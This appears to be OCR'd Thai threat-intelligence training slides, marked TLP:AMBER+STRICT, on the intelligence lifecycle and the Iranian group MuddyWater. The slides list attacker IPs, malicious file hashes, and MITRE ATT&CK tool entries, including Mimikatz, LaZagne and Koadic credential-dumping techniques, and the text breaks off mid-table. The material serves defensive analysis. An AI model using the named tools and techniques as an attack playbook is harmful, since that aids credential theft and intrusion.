
TLP:AMBER+STRICT

- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ได้อย่างจำกัด ซึ่งผู้รับข้อมูลสามารถเผยแพร่ข้อมูลชนิดนี้ได้เฉพาะภายในหน่วยงานหรือองค์กรของผู้มีสิทธิ์ได้รับข้อมูลเท่านั้น
- เป็นข้อมูลที่เปิดเผยหรือเผยแพร่ สำหรับการสนับสนุนในการดำเนินการแก้ไขหรือป้องกันภัยคุกคามทางไซเบอร์ได้อย่างมีประสิทธิภาพ แต่อาจส่งผลกระทบต่อการดำเนินงาน หรือ ความเป็นส่วนตัว หรือ ชื่อเสียงของบุคคล องค์กร หากถูกเผยแพร่ออกไปภายนอกหน่วยงานหรือองค์กรของผู้ได้รับข้อมูล

Basics of Intelligence - The Threat Intelligence Lifecycle




Basics of Intelligence - The Threat Intelligence Lifecycle




Example pivoting from CTI


Activity Group




Activity Group



Attack Chains



Operator Honeypot



Operator Honeypot

D+50 โดยประมาณ

23.94.50.197

Earth Vetala – MuddyWater Continues to Target Organisations in the Middle East

برنامجدولية.zip	9b345d2d9f52cda989a0780acadf45350b423957fb7b7668
ورش مجانية.zip	5e2642f33115c3505bb1d83b137e7f2b18e141930975636e
مكنالمنحالدراسية.zip	b2f429efdb1801892aec8a2bcdd00a44d6ee31df04721482
المنح الدراية‌س.exe	3e4e179a7a6718eedf36608bd7130b62a5a464ac301a211c

Network

- 23.94.50.197:444
- 23.95.215.100:443
- 23.95.215.100:8080
- 87.236.212.184:443
- 87.236.212.184:8008

Source: https://www.trendmicro.com/en_my/research/21/c/earth-vetala---muddywater-continues-to-target-organizations-in-t.html

TTPs MuddyWater

MuddyWater

MuddyWater is a cyber espionage group assessed to be a subordinate element within Iran's Ministry of Intelligence and Security (MOIS).[1] Since at least 2017, MuddyWater has targeted a range of government and private organizations across sectors, including telecommunications, local government, defense, and oil and natural gas organizations, in the Middle East, Asia, Africa, Europe, and North America.[2][3][4][5][6][7][8]

Source: https://attack.mitre.org/groups/G0069/

TTPs MuddyWater

MuddyWater

MuddyWater is a cyber espionage group assessed to be a subordinate element within Iran's Ministry of Intelligence and Security (MOIS).[1] Since at least 2017, MuddyWater has targeted a range of government and private organizations across sectors, including telecommunications, local government, defense, and oil and natural gas organizations, in the Middle East, Asia, Africa, Europe, and North America.[2][3][4][5][6][7][8]

Software

ID	Name	References	Techniques
S0591	ConnectWise	[10][9]	Command and Scripting Interpreter: PowerShell, Screen Capture, Video Capture

Source: https://attack.mitre.org/groups/G0069/

TTPs MuddyWater

MuddyWater

MuddyWater is a cyber espionage group assessed to be a subordinate element within Iran's Ministry of Intelligence and Security (MOIS).[1] Since at least 2017, MuddyWater has targeted a range of government and private organizations across sectors including telecommunications, local government, defense, and oil an organizations, in the Middle East, Asia, Africa, Europe, and North Am [6][7][8]

Home > Software > ConnectWise

ConnectWise

ConnectWise is a legitimate remote administration tool that has been used since at least 2016 by threat actors including MuddyWater and GOLD SOUTHFIELD to connect to and conduct lateral movement in target environments.[1][2]

Software

ID	Name	References	Techniques
S0591	ConnectWise	[10][9]	Command and Scripting Interpreter: PowerShell, Screen Capture, Video Capture

Source: https://attack.mitre.org/groups/G0069/

TTPs MuddyWater

MuddyWater

MuddyWater is a cyber espionage group assessed to be a subordinate element within Iran's Ministry of Intelligence and Security (MOIS).[1] Since at least 2017, MuddyWater has targeted a range of government and private organizations across sectors including telecommunications, local government, defense, and oil an organizations, in the Middle East, Asia, Africa, Europe, and North Am [6][7][8]

Software

ID	Name	References	Techniques
S0591	ConnectWise	[10][9]	Command and Scripting Interpreter: PowerShell, Screen Capture, Video Capture

Home > Software > ConnectWise


ConnectWise

ConnectWise is a legitimate remote administration tool that has been used since at least 2016 by threat actors including MuddyWater and GOLD SOUTHFIELD to connect to and conduct lateral movement in target environments.[1][2]


MuddyWater has used web services including OneHub to distribute remote access tools.[10]

Source: https://attack.mitre.org/groups/G0069/

MuddyWater Attack Chains



Real Capabilities of MuddyWater



Real Capabilities of MuddyWater

Software

ID	Name	References	Techniques
S0250	Koadic	[6][16]	Abuse Elevation Control Mechanism: Bypass User Account Control, Application Layer Protocol: Web Protocols, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Clipboard Data, Command and Scripting Interpreter: PowerShell, Command and Scripting Interpreter: Visual Basic, Command and Scripting Interpreter: Windows Command Shell, Data from Local System, Encrypted Channel: Asymmetric Cryptography, File and Directory Discovery, Hide Artifacts: Hidden Window, Ingress Tool Transfer, Network Service Discovery, Network Share Discovery, OS Credential Dumping: NTDS, OS Credential Dumping: Security Account Manager, Process Injection: Dynamic-link Library Injection, Remote Services: Remote Desktop Protocol, Scheduled Task/Job: Scheduled Task, System Binary Proxy Execution: Regsvr32, System Binary Proxy Execution: Mshta, System Binary Proxy Execution: Rundll32, System Information Discovery, System Network Configuration Discovery, System Owner/User Discovery, System Services: Service Execution, Windows Management Instrumentation
S0349	LaZagne	[3][16]	Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores: Keychain, Credentials from Password Stores: Windows Credential Manager, Credentials from Password Stores, OS Credential Dumping: LSA Secrets, OS Credential Dumping: /etc/passwd and /etc/shadow, OS Credential Dumping: LSASS Memory, OS Credential Dumping: Cached Domain Credentials, OS Credential Dumping: Proc Filesystem, Unsecured Credentials: Credentials In Files
S0002	Mimikatz	[2][16]	Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores, Credentials from Password Stores: Windows Credential Manager, Credentials from Password Stores: Credentials from Web Browsers, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: LSA Secrets, OS Credential Dumping: DCSync, Rogue Domain Controller, Steal or Forge Authentication Certificates, Steal or Forge Kerberos Tickets: Silver Ticket, Steal or Forge Kerberos Tickets: Golden Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Ticket, Use Alternate Authentication Material: Pass the Hash
S1047	Mori	[7]	Application Layer Protocol: DNS, Application Layer Protocol: Web Protocols, Data Encoding: Standard Encoding, Data Obfuscation: Junk Data, Deobfuscate/Decode Files or Information, Indicator Removal: File Deletion, Modify Registry, Query Registry, System Binary Proxy Execution: Regsvr32
S0594	Out1	[9]	Application Layer Protocol: Web Protocols, Command and Scripting Interpreter: Windows Command Shell, Data from Local System, Email Collection: Local Email Collection, Obfuscated Files or Information
S0194	PowerSploit	[16]	Access Token Manipulation, Account Discovery: Local Account, Audio Capture, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder, Boot or Logon Autostart Execution: Security Support Provider, Command and Scripting Interpreter: PowerShell, Create or Modify System

